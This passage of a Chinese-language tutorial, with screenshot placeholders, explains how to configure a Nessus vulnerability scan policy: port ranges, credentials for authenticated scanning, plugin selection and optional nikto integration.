


图9

接下来该设置我们的扫描策略了，点击右边窗口的“+”按钮，在“Policy”选项的“Policy name”里输入本策略的名字，我们可以对一个主机使用多个扫描策略，也可以针对不同的服务使用不同的策略，这样做的好处是可以节省扫描时间和提高扫描的精确度。再来到“Options”选项，这里是设置端口的扫描范围（Port scanner range），以及使用的端口技术选项（Port scanners to use），我们可以全部勾选上，如图10。




图10

然后是“Credentials”选项，这里主要是设置信任信息，如果你已经知道远程主机的一个帐号，那么就可以在这里输入，这样的话，由于有了帐户认证信息，也就是对远程主机已经有了一个低的访问权限，则扫描出来的漏洞也会多一些，如图11。




图11




图12

重点部分就是在“Plugin Selection”选项了，从图中我们可以看出Nessus能够扫描出来的漏洞有很多，从第三方软件应用到防火墙、操作系统信息、弱口令、网络设备、WEB应用漏洞（xss，sql injection）等等。随着使用时间的推移，我们还要定期更新Nessus的插件，来保证Nessus漏洞库的实时性。当然如果我们对要扫描的主机有一定的了解，就可以去掉一些不必要的插件扫描，比如我们要扫描Windows的主机，那么就可以把MacOS、FreeBSD、HP-UNIX、CentOS等的插件选项去掉，如图12。

如果你是高级用户，还可以设置“Advanced”中的相关选项，最常见的就是在扫描HTTP服务的时候，需要制指一个扫描目录，也可以在这里配置nikto路径，联合nikto一起扫描，具体的细节大家可以时刻关注Nessus的官方blog，他们会不定期的公布出一些扫描技巧，如图13。

